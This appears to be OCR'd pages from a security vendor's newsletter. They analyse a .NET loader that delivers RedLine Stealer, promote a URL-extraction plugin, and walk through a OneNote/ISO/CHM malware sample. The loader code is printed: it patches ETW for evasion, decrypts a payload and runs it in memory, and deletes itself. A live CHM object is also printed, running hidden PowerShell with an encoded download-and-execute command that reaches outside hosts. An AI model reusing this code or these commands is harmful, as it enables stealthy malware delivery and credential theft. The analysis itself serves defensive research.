IntPtr hNTDllModule = LoadLibrary("ntdll.
    ↪ dll");
IntPtr addressEtwEventWrite =
    ↪ GetProcAddress(hNTDllModule, "
    ↪ EtwEventWrite");
array = ((IntPtr.Size != 8) ? new byte[3]
{
        194,
        20,
        0
} : new byte[1]
{
        195
});
delegateVirtualProtect(
    ↪ addressEtwEventWrite, (UIntPtr)(
    ↪ ulong)array.Length, 64u, out
    ↪ lpflOldProtect);
Marshal.Copy(array, 0,
    ↪ addressEtwEventWrite, array.Length)
    ↪ ;
delegateVirtualProtect(
    ↪ addressEtwEventWrite, (UIntPtr)(
    ↪ ulong)array.Length, lpflOldProtect,
    ↪  out lpflOldProtect);
```

This time patching with just a simple ret instruction.


```
ret         0x14
```

Then it goes through all the manifest resources of the .NET assembly and if their name doesn't match either "payload.exe" or "runpe.dll", it dumps them to disk and executes them.

```
string payload_name = "payload.exe";
string runpedll_name = "runpe.dll";
Assembly executingAssembly = Assembly.
    ↪ GetExecutingAssembly();
string[] manifestResourceNames =
    ↪ executingAssembly.
    ↪ GetManifestResourceNames();
foreach (string name in
    ↪ manifestResourceNames)
{
    if (!(name == payload_name) && !(name
        ↪  == runpedll_name))
    {
        File.WriteAllBytes(name,
            ↪ getManifestResourceData(
            ↪ name));
        File.SetAttributes(name,
            ↪ FileAttributes.Hidden |
            ↪ FileAttributes.System);
        new Thread((ThreadStart)delegate
        {
            Process.Start(name).
                ↪ WaitForExit();
            File.SetAttributes(name,
                ↪ FileAttributes.Normal);
            File.Delete(name);
        }).Start();
    }
}
```

In our case the only manifest resource is "payload.exe". So this code won't do anything.

. . . continued from page 18.




Name	Offset	Size	Value	Description
Offset	0000D92A	4	00000000	
Flags	0000D92E	4	00000001	Click here
Name	0000D932	2	0787	payload.exe
Implementation	0000D934	2	0000	File 0

The code then decrypts and decompresses "payload.exe" and runs it with arguments passed to Main.

```
byte[] rawAssembly = decompressGZip(
    ↪ decrypt(getManifestResourceData(
    ↪ payload_name), Convert.
    ↪ FromBase64String("
    ↪ tM63l4QFPdXzYK8ykmIcA
xhApY2gw5d5pTKI8zAd+as="), Convert.
    ↪ FromBase64String("rGS8SVxgHjY
vALAnkoQ+/g==")));
string[] array2 = new string[0];
try
{
    array2 = args[0].Split(' ');
}
catch
{
}
MethodInfo entryPoint = Assembly.Load(
    ↪ rawAssembly).EntryPoint;
try
{
    entryPoint.Invoke(null, new object[1]
    {
        array2
    });
}
catch
{
    entryPoint.Invoke(null, null);
}
```


We decrypt "payload.exe".



Property	Value
Params	
mode	cbc
key_length	32
block_length	16
key_input	hex
key	B4CEB79784053DD5F360AF3292621C031840A58DA0C39779A53288F3301...
chain_input	hex
chain	AC64BC495C601E362F00B02792843EFE
Range	
offset	-1
size	-1
trim	no

```
Offset    0  1  2  3  4  5  6  7   Ascii
00000000  1F 8B 08 00 00 00 00 00  ........
00000008  04 00 DC BD 07 7C 54 C5  .....|T.
00000010  16 38 3C 73 77 F7 DE 6D  .8<sw..m
00000018  29 37 1B 76 53 20 09 25  )7.vS..%
00000020  61 49 42 08 09 25 09 28  aIB..%.(
00000028  20 D8 41 51 40 42 51 E9  ..AQ@BQ.
00000030  12 04 16 37 14 05 82 D8  ...7....
00000038  2B 08 16 C4 88 8A 0D B1  +.......
00000040  77 9F 05 EB F3 89 3C 1B  w.....<.
00000048  FA B0 3C 15 BB 3E FB 53  ..<..>.S
```

And again create a new root file with the GZip format.




Choose a format... - Cerbero Suite

Name: payload.exe

Format	Description	File extensions
EOT	Embedded OpenType	eot
FATBIN	Fat Binary	fatbin
GIF	Graphics Interchange Format	gif
GZ	GZIP	gz
ITSF	InfoTech Storage Format	itsf, chw, chi, chm, chq
JPEG	Joint Photographic Experts Group	jpeg, jfi, jif, jfif, jpe, jpg
LNK	Windows LNK	lnk
LZMA	LZMA	lzma

At this point we reached the final stage.




```
public class abstract sealed Program
{
  private static void Main(string [] args)
  {
    nop
    call WriteLine() // returns void
    nop
    ret
  }

  public static void WriteLine()
  {
    locals: ConnectionProvider local_0,
            bool local_1,
            bool local_2,
            bool local_3,
            Entity2 local_4,
            Entity7 local_5,
            EntityResolver local_6,
            string [] local_7,
            int local_8,
            string local_9,
            bool local_10,
            bool local_11,
            bool local_12,
            bool local_13,
            Entity7 local_14,
            bool local_15,
            System.Exception local_16

    nop
    try
    {
      nop
```

The last part for the loader just uses "cmd.exe" to execute "payload.exe".

```
string cmd = "/c choice /c y /n /d y /t 1
    ↪ & attrib -h -s \"";
ProcessStartInfo processStartInfo = new
    ↪ ProcessStartInfo();
processStartInfo.Arguments = cmd +
    ↪ fileName + "\" & del \"" + fileName
    ↪ + "\"";
processStartInfo.WindowStyle =
    ↪ ProcessWindowStyle.Hidden;
processStartInfo.CreateNoWindow = true;
processStartInfo.FileName = "cmd.exe";
Process.Start(processStartInfo);
```

The final stage is already recognized by scan engines as "RedLine Stealer".



53 / 69

53 security vendors and 3 sandboxes flagged this file as malicious

e03d1dc90b981455ff453c996a919848074c6e735719148eeb8e1185935c28b3
Topos.exe
peexe obfuscated assembly runtime-modules detect-debug-environment idle long-sleeps direct-cpu-clock-access

175.50 KB Size


2023-02-28 04:09:55 UTC 3 days ago

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Popular threat label trojan.redline/msil Threat categories trojan spyware Family labels redline msil tedy

To be thorough, we extracted the payload from the second batch script as well. The final stage payload seems to be the same.

Interestingly, this sample had not yet been submitted to VirusTotal and this time 10 less scan engines detect the malware, although the class names and the code are the same.



43 / 69

43 security vendors and no sandboxes flagged this file as malicious

df1fb6b4d9cabf939d77a534d93188b23d2eb198405fb1751acc65e43a8dee0a
Woodsmen.exe
peexe assembly

175.50 KB Size


2023-03-03 14:21:45 UTC 1 minute ago

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Popular threat label trojan.redline/msil Threat categories trojan spyware Family labels redline msil tedy

URL EXTRACTOR PACKAGE

We have released the URL Extractor package for all licenses of Cerbero Suite Advanced. This package prints out URLs detected when scanning a file.


[onenote_mw.zip] - Cerbero Suite Advanced 6.3 - Cerbero Suite
SHA-2/256
F501332030B6C4A32A70DEC85D6DDD04434FE94D59C32EABFF4DDBDB0F22E3E3
Hierarchy
Output
Enter Python code here

Name	Risk	Group	For
onenote_mw.zip	0%	Archive	ZIP
Documents			
mw.one	0%	Document	ON
Executables			
object_2AA4	0%	Executable	PE
Archives			
RCData "CABINET" [lang:1033]	0%	Archive	CAI
Scripts			
new.vbs	0%	Script	WS
Documents			
RCData "ADMQCMD" [lang:1033]	0%	Document	XM
RCData "FINISHMSG" [lang:1033]	0%	Document	XM
RCData "LICENSE" [lang:1033]	0%	Document	XM
RCData "POSTRUNPROGRAM" [lang:1033]	0%	Document	XM
RCData "UPROMPT" [lang:1033]	0%	Document	XM
RCData "USRQCMD" [lang:1033]	0%	Document	XM
Configuration file 1 [lang:1033]	0%	Document	XM
Images			
Icon 1 [lang:1033]	0%	Image	DIB
Icon 2 [lang:1033]	0%	Image	DIB
Icon 3 [lang:1033]	0%	Image	DIB
Icon 4 [lang:1033]	0%	Image	DIB
Icon 5 [lang:1033]	0%	Image	DIB
Icon 6 [lang:1033]	0%	Image	DIB
Icon 7 [lang:1033]	0%	Image	DIB
Icon 8 [lang:1033]	0%	Image	DIB
Icon 9 [lang:1033]	0%	Image	PN
Icon 10 [lang:1033]	0%	Image	DIB
Icon 11 [lang:1033]	0%	Image	DIB
Icon 12 [lang:1033]	0%	Image	DIB
Icon 13 [lang:1033]	0%	Image	DIB


```
----------------------
[URL Extractor Report]
----------------------
root: onenote_mw.zip
    child: mw.one
        child: object_22AC
        child: object_2AA4
            child: Icon 1 [lang:1033]
            child: Icon 2 [lang:1033]
            child: Icon 3 [lang:1033]
            child: Icon 4 [lang:1033]
            child: Icon 5 [lang:1033]
            child: Icon 6 [lang:1033]
            child: Icon 7 [lang:1033]
            child: Icon 8 [lang:1033]
            child: Icon 9 [lang:1033]
            child: Icon 10 [lang:1033]
            child: Icon 11 [lang:1033]
            child: Icon 12 [lang:1033]
            child: Icon 13 [lang:1033]
            child: RCData "ADMQCMD" [lang:1033]
            child: RCData "CABINET" [lang:1033]
                child: new.vbs
                    url: https://transfer.sh/get/MHXbtP/ss.ps1
                        source: scraper - encoding: ascii - offset: 0x6382
            child: RCData "FINISHMSG" [lang:1033]
            child: RCData "LICENSE" [lang:1033]
            child: RCData "POSTRUNPROGRAM" [lang:1033]
            child: RCData "UPROMPT" [lang:1033]
            child: RCData "USRQCMD" [lang:1033]
            child: Configuration file 1 [lang:1033]
        child: object_8B74C
```

The output view shows URLs extracted during the scanning of a file.

Installing the package results in a report printed to the output view if URLs have been detected during the scanning process.

The plugin is capable of detecting URLs even inside compressed and encrypted files (e.g., PDF documents) and automatically processes nested files.

By default the package is enabled only for single scan mode. Enabling URL Extractor for batch scans can be accomplished through the ”Hooks” page.



- ☐ Magic: information provided by libmagic
- ☐ YARA: perform a scan with user-specified YARA rules
- ☑ MalwareBazaar Intelligence
- ☑ UPX Unpacker
- ☑ URL Extractor: single scan
- ☐ URL Extractor: batch scan


The plugin can be enabled for batch scans from the ”Extensions →Hooks” page.

ONENOTE MALWARE STEP BY STEP


We stumbled upon a tweet by @Cryptolaemus1 about a malicious OneNote document with an embedded ISO file. Because of our recently released ISO Format package, we thought it would be interesting to analyze this malware sample with Cerbero Suite.

Sample SHA256: 2B0B2A15F00C6EED533C70E89001248A0F2BA6FAE5102E1443D7451A59023516

1. The OneNote Format package automatically extracts all embedded files in the document.



2. The unidentified embedded object in the OneNote document is an ISO file. We load it as an embedded object and specify the ISO format (Ctrl+E).




Choose a format... - Cerbero Suite


Name (optional): iso

Format	Description	File extensions
GIF	Graphics Interchange Format	gif
GZ	GZIP	gz, tgz
ISO	ISO File System	iso
ITSF	InfoTech Storage Format	itsf, chm, chi, chq, chw
JPEG	Joint Photographic Experts Group	jpeg, jfif, jpe, jpg, jif, jfi
LNK	Windows LNK	lnk
LZMA	LZMA	lzma
MACHO	Mach Object	macho

3. The ISO file contains only a single CHM file.




4. The CHM file contains two HTML files.



[2B0B2A15F00C6EED533C70E89001248A0F2BA6FAE5102E1443D7451A59023516] - Cerbero Suite Advanced 6.4 - Cerbero Suite

Name	Risk	Group	Format	Size	Relation
2B0B2A15F00C6EED533C70E89001248A0F2BA6FAE5102E1443D...	0%	Archive	GZ	36.75 KBs	Root
Documents					
[decompressed]	0%	Document	ONENOTE	211.5 KBs	Embedded
Images					
object_11464	0%	Image	PNG	1.286 KBs	Embedded
object_119C4	25%	Image	JPEG	49.14 KBs	Embedded
object_1DE8C	40%	Image	PNG	16 KBs	Embedded
object_21EC4	0%	Image	PNG	3.566 KBs	Embedded
Other					
object_2B0C	?	Other	Unknown	58 KBs	Embedded
Archives					
iso	0%	Archive	ISO	58 KBs	Embedded
Documents					
//README-JRN44.chm	0%	Document	ITSF	14.25 KBs	Embedded
Documents					
/Intercutaneous.htm	?	Document	Unknown	0 bytes	Embedded
/README-JRN44.htm	?	Document	Unknown	0 bytes	Embedded
Other					
/	?	Other	Unknown	0 bytes	Embedded
/#IDXHDR	?	Other	Unknown	0 bytes	Embedded
/#ITBITS	?	Other	Unknown	0 bytes	Embedded
/#STRINGS	?	Other	Unknown	0 bytes	Embedded
/#SYSTEM	?	Other	Unknown	0 bytes	Embedded
/#TOPICS	?	Other	Unknown	0 bytes	Embedded
/#URLSTR	?	Other	Unknown	0 bytes	Embedded
/#URLTBL	?	Other	Unknown	0 bytes	Embedded
/$FIftiMain	?	Other	Unknown	0 bytes	Embedded
/$OBJINST	?	Other	Unknown	0 bytes	Embedded
/$WWAssociativeLinks/	?	Other	Unknown	0 bytes	Embedded
/$WWAssociativeLinks/Property	?	Other	Unknown	0 bytes	Embedded
/$WWKeywordLinks/	?	Other	Unknown	0 bytes	Embedded
/$WWKeywordLinks/Property	?	Other	Unknown	0 bytes	Embedded
/README-JRN44.hhc	?	Other	Unknown	0 bytes	Embedded


5. One of the two HTML files contains an invocation to PowerShell.



```
url: http://go.microsoft.com/fwlink/?LinkID=71543
    source: scraper - encoding: ascii - offset: 0x2203
```


```
<HTML>
<TITLE>Check for Windows updates from Command Line</TITLE>
<HEAD>
</HEAD>
<BODY>
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=",cmd.exe,/c C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
Hidden -ExecutionPolicy Bypass -NoLogo -NoProfile -encodedcommand
UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAAMgA7ACQAcwBlAG4AcwBpAGwAbAB1AG0AIAA9ACAAKAAiAGgAdAB0AHA
AcwA6AC8ALwBoAG8AdABlAGwAbABvAHMAbQBpAHIAdABvAHMALgBjAG8AbQAvAHMAagBuAC8AVABuADAAUQAzAG4AaQBlAEUALABoAHQAdABwAH
MAOgAvAC8AZwBzAHMAYwBvAHIAcABvAHIAYQB0AGkAbwBuAGwAdABkAC4AYwBvAG0ALwBvAGsAUwBmAGoALwBFAGwAbgBmAFAALABoAHQAdABwA
HMAOgAvAC8AYwBpAHQAeQB0AGUAYwBoAC0AcwBvAGwAdQB0AGkAbwBuAHMALgBjAG8AbQAvADYATQBoADEAawAvAFYAeQBSAFEASQB1AGUAZQBs
ADcANAAsAGgAdAB0AHAAcwA6AC8ALwBjAGEAcgBsAGEAZAB2AG8AZwBhAGQAYQB0AHIAaQBiAHUAdABhAHIAaQBhAC4AYwBvAG0ALwB0AHYAbgB
xADkALwBIADcAOABuADkAUQBPAEwALABoAHQAdABwAHMAOgAvAC8AbQByAGMAcgBpAHoAcQB1AG4AYQAuAGMAbwBtAC8ATAA3AGMAYwBOAC8Acg
BhAFEAZgAwAG0AegBnADAAZwBxACwAaAB0AHQAcABzADoALwAvAHoAYQBpAG4AYwBvAC4AbgBlAHQALwBPAGQATwBVAC8ANQBuAHoANwBDAGMAN
wAzADkAZgBmAGMALABoAHQAdABwAHMAOgAvAC8AZQByAGcALQBlAGcALgBjAG8AbQAvAG8AYwBtAGIALwBDAGoAVgBhADUAVABWACwAaAB0AHQA
cABzADoALwAvAG4AYQB5AGEAZABvAGYAbwB1AG4AZABhAHQAaQBvAG4ALgBvAHIAZwAvAHcAWABhAEsAbQAvAHgANwBHAFkANgBvAHIAUgBSACI
AKQAuAHMAcABsAGkAdAAoACIALAAiACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAGYAbwByAG0AbwBzAGUAIABpAG4AIAAkAHMAZQBuAHMAaQBsAG
wAdQBtACkAIAB7AHQAcgB5ACAAewB3AGcAZQB0ACAAJABmAG8AcgBtAG8AcwBlACAALQBUAGkAbQBlAG8AdQB0AFMAZQBjACAAMQA2ACAALQBPA
CAAJABlAG4AdgA6AFQARQBNAFAAXABvAGMAdABlAG4AbgBpAGEAbABDAGgAYQBuAGMAZQBsAG8AcgAuAGgAZQB4AGEAdABlAHQAcgBhAGgAZQBk
AHIAbwBuAEEAYgByAGEAYwBoAGkAYQBzADsAaQBmACAAKAAoAEcAZQB0AC0ASQB0AGUAbQAgACQAZQBuAHYAOgBUAEUATQBQAFwAbwBjAHQAZQB
uAG4AaQBhAGwAQwBoAGEAbgBjAGUAbABvAHIALgBoAGUAeABhAHQAZQB0AHIAYQBoAGUAZAByAG8AbgBBAGIAcgBhAGMAaABpAGEAcwApAC4AbA
BlAG4AZwB0AGgAIAAtAGcAZQAgADEAMAAwADAAMAAwACkAIAB7AHAAbwB3AGUAcgBzAGgAZQBsAGwAIAAtAFcAaQBuAGQAbwB3AFMAdAB5AGwAZ
QAgAEgAaQBkAGQAZQBuACAALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAgAEIAeQBwAGEAcwBzACAALQBOAG8ATABvAGcAbwAgAC0A
TgBvAFAAcgBvAGYAaQBsAGUAIAAtAGUAbgBjAG8AZABlAGQAYwBvAG0AbQBhAG4AZAAgACIAYwB3AEIAMABBAEcARQBBAGMAZwBCADAAQQBDAEE
AQQBjAGcAQgAxAEEARwA0AEEAWgBBAEIAcwBBAEcAdwBBAE0AdwBBAHkAQQBDAEEAQQBKAEEAQgBsAEEARwA0AEEAZABnAEEANgBBAEYAUQBBAF
IAUQBCAE4AQQBGAEEAQQBYAEEAQgB2AEEARwBNAEEAZABBAEIAbABBAEcANABBAGIAZwBCAHAAQQBHAEUAQQBiAEEAQgBEAEEARwBnAEEAWQBRA
EIAdQBBAEcATQBBAFoAUQBCAHMAQQBHADgAQQBjAGcAQQB1AEEARwBnAEEAWgBRAEIANABBAEcARQBBAGQAQQBCAGwAQQBIAFEAQQBjAGcAQgBo
AEEARwBnAEEAWgBRAEIAawBBAEgASQBBAGIAdwBCAHUAQQBFAEUAQQBZAGcAQgB5AEEARwBFAEEAWQB3AEIAbwBBAEcAawBBAFkAUQBCAHoAQQB
DAHcAQQBUAFEAQgB2AEEASABRAEEAWgBBAEEANwBBAEEAPQA9ACIAOwBiAHIAZQBhAGsAOwB9AH0AYwBhAHQAYwBoACAAewBTAHQAYQByAHQALQ
BTAGwAZQBlAHAAIAAtAFMAZQBjAG8AbgBkAHMAIAAyADsAfQB9AA==">
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
```

6. We decode the base64 encoded string with the action Conversion →Base64 to bytes (Ctrl+R).



. . . continued from page 21.

7. We decode the UTF-16 encoded data to text with the action Conversion →Bytes to text.


[2B0B2A15F00C6EED533C70E89001248A0F2BA6FAE5102E1443D7451A59023516] - Cerbero Suite Advanced 6.4 - Cerbero Suite

SHA-2/256 31AC6F96008ABCACED7E98108D26C8F9460E8A33283FE303D35E01D67C8A

#	File	Risk	Format
1	2B0B2A15F00C6EED533C70E89001248A0F2BA6FAE5102E1443D7451A59023516	65% (f)	GZ

```
url: http://go.microsoft.com/fwlink/?LinkID=71543
    source: scraper - encoding: ascii - offset: 0x2203
```

```
2B0B2A15F00C6EED533C70E89001248A0F2BA6FAE5102E1
  Documents
    [decompressed]
      Images
        object_11464
        object_119C4
        object_1DE8C
        object_21EC4
      Other
        object_2B0C
          Archives
            iso
              Documents
                //README-JRN44.chm
                  Documents
                    /Intercutaneous.htm
                    /README-JRN44.htm
                  Other
                    /
                    /#IDXHDR
                    /#ITBITS
                    /#STRINGS
                    /#SYSTEM
                    /#TOPICS
                    /#URLSTR
                    /#URLTBL
                    /$FIftiMain
```

